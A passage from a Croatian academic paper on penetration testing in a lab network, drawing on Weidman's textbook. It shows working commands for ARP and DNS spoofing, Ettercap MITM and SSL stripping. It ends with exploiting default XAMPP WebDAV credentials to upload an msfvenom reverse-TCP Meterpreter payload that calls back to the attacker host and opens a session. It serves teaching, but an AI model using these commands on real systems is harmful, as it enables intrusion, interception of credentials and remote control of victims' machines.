Jedna je od najmoćnijih i najfleksibilnijih značajki Nmapa. Omogućuje korisnicima pisanje (i dijeljenje) jednostavnih skripti za automatizaciju raznih zadataka umrežavanja. Te se skripte zatim izvršavaju paralelno s brzinom i učinkovitošću koja se očekuje kod Nmapa. Kada se otkrije nova ranjivost, često se želi brzo skenirati mreža kako bi se identificirali ranjivosti sustave prije negativnog ponašanja. Iako Nmap nije sveobuhvatni skener ranjivosti, NSE je dovoljno snažan da se nosi s čak i zahtjevnim

[11] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 139

provjerama ranjivosti. U NSE pentesteri mogu koristiti skripte koje se nalaze na lokaciji /usr/share/nmap /scripts, te kreirati svoje skripte. Kod korištenja zastavice -sC u Nmapu za skeniranje skripti uz skeniranje porta, pokrenut će se sve skripte u defaultnoj kategoriji. Kod pokretanje naredbe *nmap -sC 192.168.20.10-12* za skeniranje željenih sustava dobit će se informacije o otvorenim portovima. Za Windows sustav, NSE pronalazi mnoštvo informacija kao npr. *VRFY (slika br.10.a)* naredbu, koja omogućuje da se vidi postoji li korisničko ime na poslužitelju e-pošte. Ako pentester ima valjano korisničko ime, upotreba ove naredbe učinit će vjerojatnije da će napadi na kredencijale vrlo vjerojatno uspjeti. Također na slici br.10.b) se može vidjeti verzija XAMPP 1.7.2 koja je zastarjela. Zanimljivo je sa slike br. 10.b) vidjeti kako MySQL poslužitelj na portu 3306 ne dopušta povezivanje jer IP adresa nije ovlaštena. Vrijedi napomenuti da za ostale operacijske sustave lako je iskoristiti NFS koji dopušta klijentskim uređajima da pristupe lokalnim datotekama preko mreže kojeg je teško implementirati da funkcionira na siguran način, te ako ga NSE pronađe onda smo na dobrom putu da se ta slabost iskoristi.

```
25/tcp   open  smtp
| smtp-commands: georgia.com, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY❶, EXPN, ETRN, XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
```

Slika 10.a. Prikaz otvorenog smtp porta[12]

```
| http-title:              XAMPP            1.7.2 ❷
|_Requested resource was http://192.168.20.10/xampp/splash.php
--snip--
3306/tcp open  mysql
| mysql-info: MySQL Error detected!
| Error Code was: 1130
|_Host '192.168.20.9' is not allowed to connect to this MySQL server ❸
--snip--
```

Slika 10.b. Verzija XAMPP-a[13]

[12] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 144

[13] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 144

4.3 Metasploit moduli za skeniranje

Metasploit je jedan od najjačih oružja za pronalaženje ranjivosti (o kojem će biti više riječi dalje u ovom radu) ima moć skeniranja koja proizlazi iz silnih pomoćnih modula. Jedan takav Metasploit modul traži FTP usluge koje pružaju anoniman pristup. Sintaksa za skeniranje FTP-a, gdje RHOST (eng. Remote host) predstavlja IP adresu ciljnih sustava za testiranje i dobivenih rezultata prikazana je slikama ispod.

```
msf > use scanner/ftp/anonymous

msf  auxiliary(anonymous) > set RHOSTS 192.168.20.10-11
RHOSTS => 192.168.20.10-11
msf  auxiliary(anonymous) > exploit

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de) ❶
220 Please visit http://sourceforge.net/projects/filezilla/)
```

Slika 11.a. Korištenje ftp skenera sa anonimnom prijavom[14]

```
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.20.11:21 Anonymous READ (220 (vsFTPd 2.3.4)) ❶
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(anonymous) >
```

Slika 11.b. Uspješnost eksploatacije ftp servera[15]

Vidljivo je da su Windows ciljevi omogućeni s anonimnim FTP-om, a koliko to predstavlja problem je diskutabilno. U praksi se dešavalo da kompanija ima trgovačke tajne na FTP poslužitelju koji ima pristup internetu. Također često se dešavalo korištenje anonimnog FTP-a opravdano iz poslovne perspektive, a gdje nije bilo osjetljivih datoteka.

[14] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 146

[15] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 147

4.4 Skeniranje WEB aplikacija

Iako klijentove prilagođene aplikacije mogu imati sigurnosne probleme, cilj pentestera također može primijeniti unaprijed izrađene web-aplikacije, kao što su aplikacije za obračun plaća, web-pošta i tako dalje, što može biti ranjivo na iste probleme .

4.5 Nikto za WEB testiranje

Ova usluga testiranja može se koristiti za testiranje web-mjesta, virtualnog hosta i web-poslužitelja zbog poznatih sigurnosnih propusta i pogrešnih konfiguracija. Da bi se pokrenuo Nikto u odnosu na neki sustav, koristi se sintaksa *nikto -h <ip_adresa_hosta>.* Kada se pokrene nikto otkriva se ranjiva instalacija TikiWiki softvera na poslužitelju. Pregledom TikiWiki direktorija na http://192.168.20.11/ tikiwiki /, pronalazi se CMS (Customer Management Service) softver. Zastarjela verzija TikiWikija sadrži ranjivost koja omogućuje udaljenom napadaču da izvršava proizvoljni PHP kod.

4.6 Ostale pogodnosti u ovoj fazi

Windows xp sustav ima manu što sadrži zastarjelu verziju XAMPP-a (verzija 1.7.2) koja uključuje phpMyAdmin bazu podataka , koja u ovom slučaju sadrži defaultne kredencijale. Još gore, phpMyAdmin daje root pristup na istom MySQL poslužitelju za kojeg je NSE rekao da se nije u mogućnosti povezati na njega. XAMPP je u ranijim verzijama dolazio sa uključenim WebDAV softverom koji se koristi za upravljanje datotekama na web serveru preko HTTP protokola. Laganom pretragom na internetu dolazi se do informacija da XAMPP-ova instalacija WebDAV-a dolazi sa zadanim korisničkim imenom i zaporkom wampp: xampp. Za interakciju sa WebDAV poslužiteljom može se koristiti alat Cadaver koji pruža napadaču da manipulira sadržajem na web serveru ili čak ubaci neku skriptu s kojom bi mogao preko web servera preuzeti žrtvin sustav.

5. HVATANJE PROMETA (eng.Capturing Traffic)

Ovdje se nastoji simulirati unutrašnji napad, kada haker ima pristup mreži te se pokušava prikupiti promet kao što su korisničko ime i zaporka, no samo prikupljanje prometa uzima previše podataka koje je najbolje filtrirati korištenjem programa kao što je Wireshark. Treba napomenuti da se većina mreža bazira na switch tehnologiji koja za razliku od hubova šalje pakete samo na mjesta za to predviđena dok hubovi šalju na sve uređaje te oni odlučuju da li će paket zadržat ili ne. Više manje sve kompanije danas uglavnom imaju switch tehnologiju, te će se ista analizirati programom Wireshark.

5.1 Wireshark


Wireshark, mrežni alat za analizu ranije poznat kao Ethereal, presreće pakete u stvarnom vremenu i prikazuje ih u ljudskom čitljivom formatu. Wireshark uključuje filtre, kodiranje u boji i druge značajke koje omogućuju da se duboko uđe u mrežni promet i pregleda pojedinačne pakete. Sa komandom *wireshark* u Kaliju pokreće se program Wireshark. Zatim se u Wiresharku ide na Capture➔Options, te se u opcijama u ovom slučaju izabire eth0 mrežno sučelje (eng.interface). Treba se isključiti i promiskuitetni način na svakom sučelju kako bi dohvaćeni rezultati bili sličniji fizičkoj switch mreži nego virtualnoj mreži. Kada se to odabere klikne se na Capture➔Start kako bi se pokrenulo "dohvaćanje paketa". Kako bi se ilustriralo da se zbilja radi o switch mreži, može se povezat Kali preko FTP protokola na Windows xp pomoću komande u Kali Linuxu *ftp 192.168.20.10 (slika br.12)* , gdje je prikazana IP adresa od Windows xp virtualne mašine. Kao što je prethodno rečeno u radu, Windows xp FTP dopušta "anonymous" kao korisničko ime da se poveže na njega, dok šifra može biti bilo koja.

```
root@kali:~# ftp 192.168.20.10
Connected to 192.168.20.10.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.20.10:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

Slika 12. Povezivanje Kali Linuxa sa sustavom Windows xp[16]

[16] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 157

Kada se to napravi ,u Wiresharku se mogu vidjeti paketi koji se šalju sa Kalija do Windows xp-a i obrnuto, ali ništa drugo se ne bi trebalo vidjeti. Može se isto napravit sa Windows 7 mašinom kada se poveže na Windows xp, ali na njoj se neće vidjeti podaci od Kalija prema Windows xp-u i obrnuto. Tako je dokazano da se odvija prava simulacija u switch okružju. Puni volumen mrežnog prometa koji je zabilježio Wireshark može biti prevelik jer je uz FTP promet snimljen i svaki drugi paket u ili iz Kali sustava. Za takve stvari mogu se koristiti filtri te se u njih može upisat FTP tako da se prate samo FTP paketi, ili kako bi se točno odredila destinacija ili izvor paketa može se u filtru koristiti *ip.dst*== *192.168.20.10* da program vrati pakete koji pristižu na destinaciju Windows xp mašine. Može se također koristiti i kombinacija kao npr. ip.dst==192.168.20.10 and ftp da vrati sve pakete namijenjene za Windows xp, ali samo one koji koriste FTP protokol. Čak i nakon filtriranja prometa, možda postoji više FTP veza tijekom istog vremenskog okvira. Kako bi se dobio pravi tijek slanja prometa, može se pritiskom desnog klika miša na paket *odabrati Follow TCP Stream* te će se prikazati puni sadržaj FTP konekcije. Još jedna bitna stvar kod Wiresharka je da se klikom na neki paket može vidjeti dodatne informacije o prikupljenom prometu, kao što se vidi na slici 13.




Slika 13. Informacije o prikupljenom ftp paketu[17]

[17] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 157

5.2 Trovanje ARP (eng. Address Resolution Protocol) cache-a

U prethodnom dijelu vidi se kako Wireshark neće prikazati podatke za neki drugi uređaj, ako njemu ti podaci nisu namjenjeni. Svrha ARP Cache Poisoninga je da se prekrši to pravilo i provede tzv. MITM (Man-in-the-middle) napad kako bi se moglo prevarit sustav da šalje podatke našem uređaju koje poslije sam prosljeđuje prema određenoj destinaciji. Prije nego što se paket može poslati s Kali stroja na cilj sustava (Windows XP), Kali mora preslikati IP adresu XP ciljanog sustava na njegovu MAC adresu na mreži mrežnog sučelja (NIC) kako bi Kali znao gdje se nalazi mreža za slanje paketa. Najbolji scenarij može se prikazati na sljedeći način : Kali Linux upita lokalnu mrežu :"Tko ima IP adresu 192.168.20.10? . Stroj s IP adresom 192.168.20.10 odgovara: "Imam 192.168.20.10, a moja MAC adresa je 00: 0c: 29: a9: ce: 92." (MAC adresa Windows xp sustava). Kali će zatim mapirati tu IP adresu sa tom MAC adresom u svom ARP cache-u. Kad pošalje sljedeći paket, Kali će sustav prvo pogledati u svoj ARP cache za unos za 192.168.20.10 IP adresu. Ako ga pronađe, upotrijebit će taj unos kao adresu cilja, umjesto da šalje drugi ARP prijenos. ARP Cache Poisoning najbolje opisuje slika ispod.



Slika 14. Prikaz rada ARP protokola[18]

Za pregled ARP predmemorije u našem Kali sustavu upiše se *arp* i dobit će se nešto kao što je prikazano na slici br. 15. U njoj će se trenutno nalaziti IP adresa od default gatewaya (rutera) i Windows xp ciljnog sustava, te njihove korespondirajuće MAC adrese.

[18] https://paragtailor.wixsite.com/infosec/single-post/2015/05/08/ARP-Cache-Poisoning-Attack-with-IP-Forwarding

```
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.20.1             ether   00:23:69:f5:b4:29   C                     eth0
192.168.20.10            ether   00:0c:29:05:26:4c   C                     eth0
```

Slika 15. Pregled cache-a arp naredbom[19]

U slučaju prikazanom na slici br. 15 zaboravlja se spomenuti jedna vrlo bitna stvar. Kali stroj mora prosljediti sve pakete koje primi na njihovu odgovarajuću destinaciju. Bez prosljeđivanja IP-a, stvorit će se uvjet za odbijanje usluge (DoS, skraćeno od eng. Denial of Service) na mreži gdje zakoniti klijenti neće moći pristupiti uslugama. Trovanje ARP predmemorijom bez IP prosljeđivanja radi preusmjeravanja prometa prema Metasploitable 2 stroju, uzrokovat će problem za Windows xp sustav koji nikad neće dobit potvrdu o pristiglom paketu od Metaspolitable 2 sustava te će se tako izazvati sumnja. Kako bi se omogućilo prosljeđivanje paketa u Kali Linuxu upisuje se komanda *echo 1 > /proc/sys/net/ipv4/ip_forward*, koja će vrijednost prosljeđivanja stavit na 1 odnosno True i tako ju omogućit. Prije nego što se započne trovanje ARP predmemorijom treba se zapamtiti ulaz za Windows xp cilj u predmemoriji Linuxa. Ta će se adresa zamjeniti MAC adresom Kali Linuxa.

5.3 Trovanje predmemorije koristeći alat Arpspoof

Da bi se koristio Arpspoof, treba mu se reći koje mrežno sučelje koristiti, cilj napada ARP predmemoriranja i IP adresu koju se želi zamjeniti. Ako se npr. unutar lokalne mreže želi prevariti Windows 7 mašinu da smo “mi“ Windows xp mašina koristi se ova komanda (sa slike br.16.a), gdje se zastavicom -i specificira sučelje, a zastavicom -t cilj (target). 192.168.20.11 označavat će IP adresu sustava koji se želi prevarit tj. Windows 7, a 192.168.20.10 predstavljat će adresu sustava kojeg se pretvaramo da jesmo, tj. Windows xp.

[19] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 162

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11 192.168.20.10
```

Slika 16.a. Varanje sustava Windows 7 alatom arpspoof[20]

Kako bi se konekcija odvijala u suprotnom smjeru treba se prevariti i sustav Windows xp da misli kako smo sustav Windows 7, te će se pri tome koristiti komanda prikazana na slici ispod.

```
root@kali:~#  arpspoof -i eth0 -t 192.168.20.10 192.168.20.11
```

Slika 16.b. Varanje sustava Windows xp alatom arpspoof[21]

5.4 Trovanje cache-a oponašajući ruter

Slično kao i prethodno, može se koristiti ARP Cache Poisoning kako bi se oponašalo ruter i pristup prometa koji ulazi ili izlazi u lokalnu mrežu uključujući i promet namjenjen internetu. Pokušavajući prevariti Windows 7 u usmjeravanje cijelog prometa na ruter kroz Kali sustav oponašajući zadani ruter, koristi se nešto slično prikazano ispod.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11 192.168.20.1
```

Slika 16.c. Oponašanje rutera kako bi se prevarilo sustav Windows 7[22]

Kao i prije potrebno je napravit oponašanje s obje strane tako da i ruter misli da šalje podatke na sustav Windows 7, također prikazano slikom 16.d.)

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.1 192.168.20.11
```

Slika 16.d. Varanje rutera alatom arpsoof[23]

[20] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 164

[21] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 164

[22] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 166

[23] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 166

Kada bi surfali internetom preko Windows 7 sustava, sav bi se promet mogao dobiti preko Wiresharka, pa čak i osjetljive, šifrirane informacije od HTTPS protokola koji je mnogo sigurniji od samog HTTP protokola.

5.5 Dns Cache Poisoning

Na sličan način kako se izvodi ARP Cache Poisoning može se sprovesti DNS Cache Poisoning. DNS (Domain Name Service) mapira naziv domene sa njezinom IP adresom. To mnogo olakšava posao, jer bi se inače moralo pamtit IP svake web domene. Kada neki sustav npr. želi pristupiti uslugi www.gmail.com, on će najprije upitati lokalni DNS server koja je adresa od dotične stranice. Ako slučajno lokalni DNS server nema IP te stranice, on će pitati na hijerarhiji višlji DNS server, npr. Googleov DNS da li ima IP adresu. Taj višlji DNS server će poslati lokalnom serveru IP adresu od stranice www.gmail.com, a lokalni server će zapamtit IP adresu te stranice kako ne bi morao iznova pitat vrhovni DNS za adresu, te će samu IP adresu poslati sustavu koji je tražio pristup k njoj. Radi testa najbolje je pokrenuti apache server na Kali Linuxu sa komandom *service apache2 start*, koja će u browseru otvoriti stranicu na kojoj pište "It Works". Prije nego što se upotrijebi alat za trovanje DNS predmemorije, mora se stvoriti datoteka koja određuje koja DNS imena se žele ukloniti i gdje uputiti promet. Datoteka može biti proizvoljnog imena, ali kod većine sustava one se zove host.txt, te će slično biti prikazano dolje na slici. Na njoj se vidi kako je IP adresa za www.gmail.com zamjenjena adresom Kali Linuxa.

```
root@kali:~# cat hosts.txt
192.168.20.9 www.gmail.com
```

Slika 17. Mijenjanje host datoteke kako bi se preusmjerio promet na željenu lokaciju[24]

5.6 Korištenje DNSspoof alata

Sada se može početi slati pokušaje prikupljanja DNS predmemorije pomoću alata Dnsspoof DNS spoofing. Komanda slična ARP trovanju predmemorije na donjoj slici predstavlja tipični način korištenja DNSspoof alata, gdje zastavica -i predstavlja sučelje,

[24] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 169

a -f datoteku koja je kreirana kako bi zamjenila IP adresu www.gmail.com IP adresom Kali Linuxa.

```
root@kali:~# dnsspoof -i eth0❶ -f hosts.txt❷
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.20.9]
192.168.20.11 > 75.75.75.75.53:  46559+ A? www.gmail.com
```

Slika 18. Primjer korištenja dnsspoof alata.

Da to uistinu radi može se prikazati tako što se ode sa žrtvinog sustava i upiše u browser http://www.gmail.com. Ista žrtva biti će preusmjerena na stranicu postavljenu kod Kali Linuxa (apache server). U žrtvinom sustavu može se upisati *nslookup* komanda da bi se to vidilo da je uistinu tako, ćime je dokazan DNSspoof.

5.7 SSL (skraćeno od eng. Secure Sockets Layer) napad

Do sada je pentester bio u stanju presresti šifrirani promet, ali nije uspio izvući osjetljive podatke iz šifrirane veze. Kod SSL napada treba postojati i određena doza sreće te vjerovati kako će korisnik kliknuti na određenu stranicu unatoč certifikatovom oprezu i tako omogućiti napadaču da ukrade povjerljive informacije u plaintext (otvoreni tekst) formatu. SSL radi na način kada osoba klikne na neku web stranicu, SSL omogućuje da se veza između onoga tko ju uspostavlja i stranice na koju se treba otići odvija u šifriranom obliku. Kada korisnik ode na neku stranicu zaštićenu SSL-om provjerava se certifikat koji se dobiva od strane zadužene za administraciju certifikata kao npr. VeriSign. Certifikat sadrži par enkripcijskih ključeva i informacije o identifikaciji. Ako web preglednik prihvati certifikat, on obavještava poslužitelj, a server vraća digitalno potpisano priznanje i započinje SSL zaštićena komunikacija. Ako se certifikatu ne može “vjerovati“ onda se na stranici pojavi obavjest: “Veza je možda sigurna, ali možda nije. Nastavite na vlastiti rizik“.

5.8 Ettercap za SSL Man-in-the-middle napad

Ettercap je višenamjenski paket za napade između “čovjeka koji se nalazi u sredini“, a osim SSL napada pruža napade kao što su ARP i DNS trovanje predmemorije. Sigurna SSL veza npr. može se prekinuti preusmjeravanjem prometa sa www .gmail.com

na naš Kali sustav kako bi se presrele osjetljive informacije. Kao što je već rečeno Ettercap radi na sličan način kao prethodni napadi pa se može koristiti komanda sa slike br. 19, gdje zastavica -Ti specificira tekstualno sučelje, a -M zastvica sa *arp:remote /gateway/ /target/* predstavlja korištenje ARP trovanja predmemorije između rutera i adrese žrtvinog sustava.

```
root@kali:~# ettercap -Ti etho -M arp:remote /192.168.20.1/ /192.168.20.11/
```

Slika 19. Prikaz rada alata ettercap za MITM napad[25]

Npr. kada osoba želi ići na stranicu www.facebook.com, tamo će joj se prikazati upozorenje certifikata za nesigurnu konekciju. Ako se ima sreće i osoba to ignorira te upiše svoje povjerljive informacije u facebook login, Ettercap može presjesti te informacije i vratit ih u plaintext formatu. Prikaz jednog takvog nesigurnog certifikata vidi se na sljedećoj slici.

Slika 20. Primjer nesigurnog certifikata[26]

[25] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 171

[26] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 172

5.9 SSL stripping

Mana prethodnog “Man-in-the-middle” napada leži baš u tome što sami certifikati često zaustavljaju korisnike da posjećuju takve nesigurne stranice. Iskustvo pentestera je pokazalo da kod manualnih mijenjanja certifikata, korisnik i dalje neće biti toliko naivan i pristupit željenoj stranici nego kod validnih certifikata ili onih koji ne koriste HTTPS protokol. Ovisno i o internet pretraživaču dopuštanje logiranja na takve “kompromitirane” stranice može varirati. Sa SSL skidanjem, posreduje se HTTP vezi prije nego što se ona preusmjeri na SSL i dodaje se SSL funkcionalnost prije slanja paketa na web poslužitelj. Kad web-poslužitelj odgovori, uklanjanje SSL-a ponovno presreće promet i uklanja se HTTPS oznaka prije slanja paketa klijentu. Većina korisnika ne upisuje npr. https://www.facebook.com ili čak http://www.facebook.com u svoje preglednike, oni upisuju www.facebook .com ili ponekad samo facebook.com i zbog toga je ovaj napad moguć. Za korištenje SSL stripa prije nego što se pokrene, treba se postaviti pravilo *iptables* za prolazak prometa koji se kreće do porta 80 kroz SSLstrip. Zatim se pokrene SSL strip na portu 8080,a zatim se ponovno pokrene Arpspoof i truje se ruter kao što je prikazano na slici ispod.

```
root@kali:# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

Slika 21. Postavljanje IP tablice[27]

Kada se naprave prethodni koraci započinje se SSL strip te mu se naređuje da sluša na portu 8080 što se ostvaruje komandom *sslstrip -l 8080.* Može se naposljetku testirati SSL strip na bilo kojem žrtvinom sustavu na mreži tako da se upiše bilo kakva stranica u preglednik, a web browser će “nas“ prebacit na stranicu koja koristi nezaštićeni HTTP protokol. Na taj način može se izbjeći nepotrebna upozorenja da se koristi nevaljan certifikat.

[27] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 174

6. EKSPOLATACIJA

U pentest fazi iskorištavanja, pentesteri koriste eksploatacije protiv ranjivosti koje su ranije otkrivene kako bi pristupili ciljnim sustavima. U ovoj fazi prisjeća se svih onih exploita koji su ranije otkriveni za Windows sustave kao zastarjeli ms08-067 patch, problemi sa SLMail POP3 serverom, problemi zadanih (defaultnih) lozinki za XAMPP, a mogu se koristiti i FTP eksploatacije i problemi sa SSH serverom. Za većinu ovih iskoristivosti najbolje je koristiti posebno napravljen alat za pentestere, a to je metasploit.

6.1 Metasploit

Metasploit je penetracijski testni okvir koji hakiranje čini jednostavnim. To je osnovno sredstvo za brojne napadače i one koji štite sustav. Radi na način da se usmjeri Metasploit na svoj cilj, odabere exploit , način na koji će se on izvršiti i može se početi sa iskorištavanjem. Metasploit payloadi (hrv. korisni teret je nosivost paketa ili druge podatkovne jedinice za prijenos) omogućuju da se kaže iskorištenom sustavu da radi stvari u naše ime. Većina payloada su bind shellovi, koje slušaju na lokalnom portu na ciljnom stroju, ili reverse shellovi, koje pozivaju natrag napadači sustav, ostali payload-i obavljaju određene funkcije. Postoje razni payload-i, od onih koji uzrokuju vibriranje mobitela na Iphone uređajima, do dodavanja korisnika na Windows sustavima, ali samo o nekima najvažnijima će ovdje biti riječ.

6.2 Payload (korisni teret)

U računarstvu, payload predstavlja nosivost paketa ili druge podatkovne jedinice za prijenos. Izraz ima svoje korijene u vojsci i često je povezan sa sposobnošću izvršnog zlonamjernog koda za nanošenje štete. U kontekstu zlonamjernog softvera, payloadi se obično odnose na zlonamjerni kod koji šteti ciljanoj žrtvi.

6.2.1 Vrste payloada i objašnjenja

Većinu dostupnih payloada u Metasploitu može se vidjeti sa komandom *show payloads* kao root u Msfconsole (sučelje za upravljanjem Metasploitom). Na slici br. 22 vidljivi su neki payloadi.

```
windows/shell/reverse_tcp    normal  Windows Command Shell, Reverse TCP Stager
windows/shell_reverse_tcp    normal  Windows Command Shell, Reverse TCP Inline
```

Slika 22. Prikaz nekih payload-a[28]

Windows/shell/reverse_tcp payload je stage payload pošto sadrži / što odvaja shell i reverse_tcp_payload. Stage payload znači da on ne sadrži sve instrukcije kako bi vratio povratni (reverse shell). Umjesto toga stage payload sadrži dovoljno informacija samo da se poveže natrag do napadačevog sustava i upita Metasploit za daljne instrukcije. Takav payload uglavnom ima handler da se uspije povezati natrag na napadačev sustav i izvrši ostatak payloada. Staged payload nije ograničen memorijom, ali općenito je zauzima manje od tzv. inline payloada. Inline payload-i sadrže sve potrebne informacije da vrate reverse shell do napadača. Oni uglavnom sadrže sve informacije i zauzimaju manje memorije od samih stage payload-a, te su stabilniji. Razlike između staged i inline paylodova nazire se u znaku /.

6.2.2 Meterpreter

On se učitava izravno u memoriju iskorištenog procesa pomoću tehnike poznate kao reflektirajuće dll injekcije. Meterpreter kao takav ostaje u memoriji i ne piše ništa na disk. Pokreće se u memoriji glavnog računala, tako da ne treba pokrenuti novi proces koji može biti priječen od strane sustava za zaštitu od provale.

[28] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 180

6.3 Iskorištavanje defaultnih kredencijala WebDAV-a

Kao što je u fazi prikupljanja informacija ustanovljeno da kod sustava Windows xp XAMPP podržava defaultni pristup WebDAV-u koristeći korisničko ime wampp, te lozinku xampp za autentifikaciju. No ustanovljeno je da ima instaliran i phpMyadmin pomoću kojeg se mogu uploadati skripte na server. Kako bi se vidjelo da je to moguće u praksi može se koristiti alat cadaver za komunikaciju sa WebDAV-om koristeći *komandu cadaver http://192.168.20.10/webdav,* te sa komandom put uploadati štogod želimo. Ova situacija prikazana je slikom ispod.

```
root@kali:~# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/>
```

Slika 23.a. Korištenje alata cadaver[29]

```
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [============================>]
dav:/webdav/>
```

Slika 23.b. Stavljanje skripte na web[30]

Na sličan način može se uploadat msfvenom payload, a dostupni payloadi za msfvenom mogu se dobiti sa komandom *msfvenom -l payload*, gdje zastavica -l specificira popis payloada. Kada se upiše ta komanda mogu se koristiti razni payloadi tipa php/bind_perl koji kreira shell, php/download_exec koji skida i izvršava fajl na sustavu, php/meterpreter/bind_tcp za korištenje meterpretera te još mnogi drugi. Kada se odabere payload npr. php/meterpreter/reverse_tcp (prikazan slikom ispod), može se i stavit zastavica -o koja će govori koje opcije su potrebne radi izvršavanja tog payloada.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -o
[*] Options for payload/php/meterpreter/reverse_tcp

--snip--
    Name   Current Setting  Required  Description
    ----   ---------------  --------  -----------
    LHOST                   yes       The listen address
    LPORT  4444             yes       The listen port
```

Slika 24. Opcije za php/meterpreter/reverse_tcp payload-a[31]

[29] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 182

[30] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 183

[31] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 184

Iz gornje slike vidljivo je da payload zahtjeva LHOST i LPORT. LHOST "govori" payloadu na koju IP napadačevu adresu da se javi, a LPORT-om se može promjeniti port. Kada su opcije napravljene dobije se slika prikazana ispod, gdje zastavica -f specificira ispis "sirovih" infomacija u datotetku pod nazivom meterpreter.php.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2323 -f raw > meterpreter.php
```

Slika 25. Postavljanje payload-a[32]

Nadalje kao što je prikazano u testnom djelu, naredbom put meterpreter.php u WebDAV-u omogućava se upload datoteke meterpreter.php na server. Kod ovog payloada treba naglasiti da je on "staged" te očekuje daljnje instrukcije, stoga se treba postaviti "handler" u Msfconsole kako bi se dohvatio payload prije neg se izvrši skripta. Sve priloženo vidljivo je na slici br. 26.

```
msf > use multi/handler
msf  exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9
lhost => 192.168.20.9
msf  exploit(handler) > set LPORT 2323
lport => 2323
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:2323
[*] Starting the payload handler...
```

Slika 26. Korištenje "multi handlera"[33]

Pokretanje payloada otvaranjem u web-pregledniku trebalo bi otvoriti meterpreter sesiju kada se napadač vrati u msfconsole što se vidi na slici br. 27.a).

[32] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 184

[33] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 185

```
[*] Sending stage (39217 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:2323 -> 192.168.20.10:1301) at
2015-01-07 17:27:44 -0500

meterpreter >
```

Slika 27.a. Izgled dobivene meterpreter sesije[34]

